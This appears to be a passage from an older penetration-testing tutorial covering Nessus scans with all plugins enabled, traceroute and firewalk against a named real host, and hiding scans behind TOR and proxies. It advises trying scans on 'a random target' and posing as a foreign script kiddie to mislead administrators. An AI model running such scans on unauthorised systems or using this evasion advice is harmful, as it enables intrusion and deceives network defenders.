
*Thorough tests needs to be enabled (Disabled by default.)

[Ping]

Do an ICMP ping.

That was simple wasn't it?

Now before we move onto scanning, we need to select what plug-ins we use.
We can do this by going to **Manage Policies -> Edit plug-ins.**



Select plugins to use

✓ Families

☑ AIX Local Security Checks
Select All Family
☑ Backdoors
☑ CGI abuses
☑ CGI abuses : XSS
☑ CISCO
☑ CentOS Local Security Checks
☑ Databases
☑ Debian Local Security Checks
☑ Default Unix Accounts
☑ Denial of Service
☑ FTP
☑ Fedora Local Security Checks
☑ Finger abuses
☑ Firewalls
☑ FreeBSD Local Security Checks
☑ Gain a shell remotely
☑ Gain root remotely
☑ General
☑ Gentoo Local Security Checks
☑ HP-UX Local Security Checks
☑ MacOS X Local Security Checks
☑ Mandrake Local Security Checks
☑ Misc.
☑ NIS
☑ Netware

Plugins' Name

Note: You can either select plugins by family, or click family name first, then select plugins.


Copyright © 2003-2006 Tenable Network Security. All rights reserved.

I personally recommend checking them all, which can be done by clicking the tick at the top.

We now need to go back to the start, enter our host again and select:

Choose a predefined policy

We now get to the following screen, where we select the server to use for doing our Nessus scan.



Choose a Nessus server

Note: Nessus has a client/server architecture which allows you to scan from a remote Nessus server. Please indicate if you want to scan from local host. If not, please provide the login information of the remote Nessus server.

● Scan from the localhost

○ Scan from a remote Nessus server

Name or IP address:

Port: 1241


Username:

Password:

Copyright © 2003-2006 Tenable Network Security, All rights reserved.

We can simply choose the localhost (unless you have a server running somewhere else.)
You should have started the Nessus server earlier, if you haven't run it now.

We now get a screen showing us the scans progress:




Scan in progress, 0 of 1 host(s) done.

2%

Host being scanned	Progress	Open Ports	Notes	Warnings	Holes
127.0.0.1	2%	5	7	0	0

Copyright © 2003-2006 Tenable Network Security, All rights reserved.

At the end of a scan we get a HTML report like the following:


Tenable Nessus Security Report - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address
Go Links
My Computer

E:\Documents and Settings\Chris Morganti.MORGANTI-0LEYO9\Tenable\Nessus\reports\html\current_report.xml.view_by_host.xsl.htm

Tenable Nessus Security Report

Start Time: *Sat Aug 26 11:01:33 2006* **Finish Time:** *Sat Aug 26 11:10:19 2006*

tdotwire.com

64.86.167.213 4 Open Ports, 7 Notes, 2 Warnings, 0 Holes.

64.86.167.213 [Return to top]

sunrpc (111/tcp)	Port is open Plugin ID : 11219
ftp (21/tcp)	The remote ProFTPd server is as old or older than 1.2.10 It is possible to determine which user names are valid on the remote host based on timing analysis attack of the login procedure. An attacker may use this flaw to set up a list of valid usernames for a more efficient brute-force attack against the remote host. **Solution**: Upgrade to a newer version **Risk Factor** : Low CVE : CVE-2004-1602 BID : 11430 Plugin ID : 15484 **Synopsis** : The remote FTP server is affected by multiple vulnerabilities. **Description** : The remote host is using ProFTPD, a free FTP server for Unix and Linux

Analyzing Firewall Rules

Access Control Lists (In Relation To Firewalls)

An Access Control List is very simply a set of rules that enforce a security policy for a firewall. Access Control Lists can filter things such as access to Local Ports from remote machines, Remote ports that can be used to connect to ports on the system. As well as Remote IP Addresses that are allowed (or even IP Addresses from the same network) to access certain machines on the network. Of course this is only a brief explanation of what Firewall ACL's are and what they can do.

What Is Firewalking?

"Firewalking" is a technique used to gather information on the ACL of a remote network's firewall. The way Firewalk works is some what similar to traceroute, as in it can see which hosts will allow packets to travel through them. Of course Firewalking is more complex than traceroute as it is meant to analysis Firewall ACL's.


What Is Trace Route?

Traceroute works by increasing the "time-to-live" value of each successive batch of packets sent. The first three packets have a time-to-live (TTL) value of one (implying that they make a single hop). The next three packets have a TTL value of 2, and so on. When a packet passes through a host, normally the host decrements the TTL value by one, and forwards the packet to the next host. When a packet with a TTL of one reaches a host, the host discards the packet and sends an ICMP time exceeded (type 11) packet to the sender. The traceroute utility uses these returning packets to produce a list of hosts that the packets have traversed en route to the destination. traceroute may not list the real hosts, it indicates that the first host is at one hop, the second host at two hops. IP does not guarantee that all the packets take the same route.
http://en.wikipedia.org/wiki/Trace_route

Obtaining The Metric


Before we do a firewalk we will need the metric, the machine a hop before the target server. To do this we can use traceroute (tracert on Windows.)

tracert h4cky0u.org




```
  4    96 ms    95 ms   101 ms  ains-202-126-99-206.ains.net.au [202.126.99.206]

  5    98 ms    97 ms    99 ms  59.154.19.53
  6   264 ms   247 ms   253 ms  203.208.148.17
  7   247 ms   245 ms   248 ms  ber1-ge-4-14.losangeles.savvis.net [208.172.44.1
37]
  8   250 ms   241 ms   251 ms  dcr2-ge-3-0-0.losangeles.savvis.net [204.70.193.
49]
  9   254 ms   253 ms   259 ms  dcr1-as0-0.LosAngeles.savvis.net [204.70.192.117
]
 10   283 ms   316 ms   287 ms  dcr2-so-1-3-0.dallas.savvis.net [204.70.192.250]

 11   307 ms   299 ms   310 ms  dcr2-so-6-0-0.Atlanta.savvis.net [204.70.192.69]

 12   306 ms   297 ms   295 ms  bpr2-so-0-0-0.AtlantaPaix.savvis.net [208.172.75
.238]
 13   300 ms   302 ms   305 ms  208.173.60.226
 14     *        *        *     Request timed out.
 15   305 ms   297 ms   306 ms  ATL2PrdDsRt05-vlan4.net.interland.net [64.224.0.
103]
 16   300 ms   300 ms   297 ms  216.122.144.138

Trace complete.
```

Using Firewalk
firewalk –n –S21,23,80 –pTCP h4cky0u.org 64.224.0.16



```
Firewalk 5.0 [gateway ACL scanner]
Firewalk state initialization completed successfully.
TCP-based scan.
Ramping phase source port: 53, destination port: 33434
Hotfoot through 216.122.144.138 using 64.224.0.16 as a metric.
Ramping Phase:
 1 (TTL  1): expired [192.168.233.2]
 2 (TTL  2): *no response*
 3 (TTL  3): *no response*
 4 (TTL  4): *no response*
 5 (TTL  5): *no response*
 6 (TTL  6): *no response*
 7 (TTL  7): *no response*
 8 (TTL  8): *no response*
 9 (TTL  9): *no response*
10 (TTL 10): *no response*
11 (TTL 11): *no response*
12 (TTL 12): *no response*
13 (TTL 13): *no response*
14 (TTL 14): *no response*
```

We use –n, to specify we don't want IP Addresses resolved to host names. –S is used to specify the ports to be checked. And –pTCP specifies we are to use TCP.



```
17 (TTL 17): *no response*
18 (TTL 18): *no response*
19 (TTL 19): *no response*
20 (TTL 20): *no response*
21 (TTL 21): *no response*
22 (TTL 22): *no response*
23 (TTL 23): *no response*
24 (TTL 24): *no response*
25 (TTL 25): *no response*
Scan aborted: hopcount exceeded.

Total packets sent:                   25
Total packet errors:                  0
Total packets caught                  1
Total packets caught of interest      1
Total ports scanned                   0
Total ports open:                     0
Total ports unknown:                  0
slax ~ #
```

As you can see we didn’t manage to gather much information. Of course we have only tried it on one target. Try it yourself on a random target just to see what results you get.

Stealth – Hiding Behind Numerous IP Addresses

When doing Penetration Testing (with written permission) the people requesting the pen test may not alert everyone (all of the network administrators) as to if the test is taking place.
Therefore it would be wise to conduct the test in a stealthy manner (to simulate a real full scale attack.)
One way of doing this would be to hide behind numerous IP Addresses that come from around the world.

Why would we do this?


This would make the network administrators (if they bothered to check their logs and IDS logs) that some of the penetration attempts are simply script kiddies from foreign countries scanning for a particular type of exploit. If the administrators of a network see 100 different attacks from the same IP Address they are going to know that someone is attempting (and putting a lot of effort in) to penetration and "0wn" their network.

How would we do this?

We could do this simply by hiding behind numerous socks proxies. However it is often time consuming to find such proxies. Although if you really wanted to go to an effort what you could do is scan Turkish IP Ranges for proxies and make it look like you're a Turkish Script Kiddie trying to break into the network. The network administrators would see your Turkish and instantly assume you're pathetic.


To do this we are going to use a program called **TOR** "An anonymous Internet communication system".
http://tor.eff.org/

After installing TOR we start Vidalia which is a GUI for the Win32 TOR.



Connection	Status
<Path Empty>	Failed
<Path Empty>	Failed
<Path Empty>	Failed

By right clicking on the TOR icon in the quick launch we can start the TOR service.




Status	Router
▮▮	1FreeArabia
▮▮▮	2008BeiJing
▮	23foobar42
▮	adosworld
■	aleberhom...
▮	Anarchy
▮	anodized
■	anonserv
▮▮▮	anonymou...
■	antaniperd...
▮▮	Apollo
▮▮	arg0
▮	arighttosp...
▮	arighttosurf
▮▮	atticusf1nch
■	auszug
■	autonomy...
■	AVMTinyTor
▮	belfalas
▮▮▮	Bellum

Connection	Status
<Path Empty>	Failed
<Path Empty>	Failed
<Path Empty>	Failed
<Path Empty>	Failed

Refresh the list of routers and connections.

Refresh a list of TOR servers.

Now after starting the TOR service and allowing TOR to grab a list of TOR servers to run through, we can use TOR to route SOCKS & HTTP connections.


Local Area Network (LAN) Settings

Automatic configuration

Automatic configuration may override manual settings. To ensure the use of manual settings, disable automatic configuration.

□ Automatically detect settings

□ Use automatic configuration script

Address

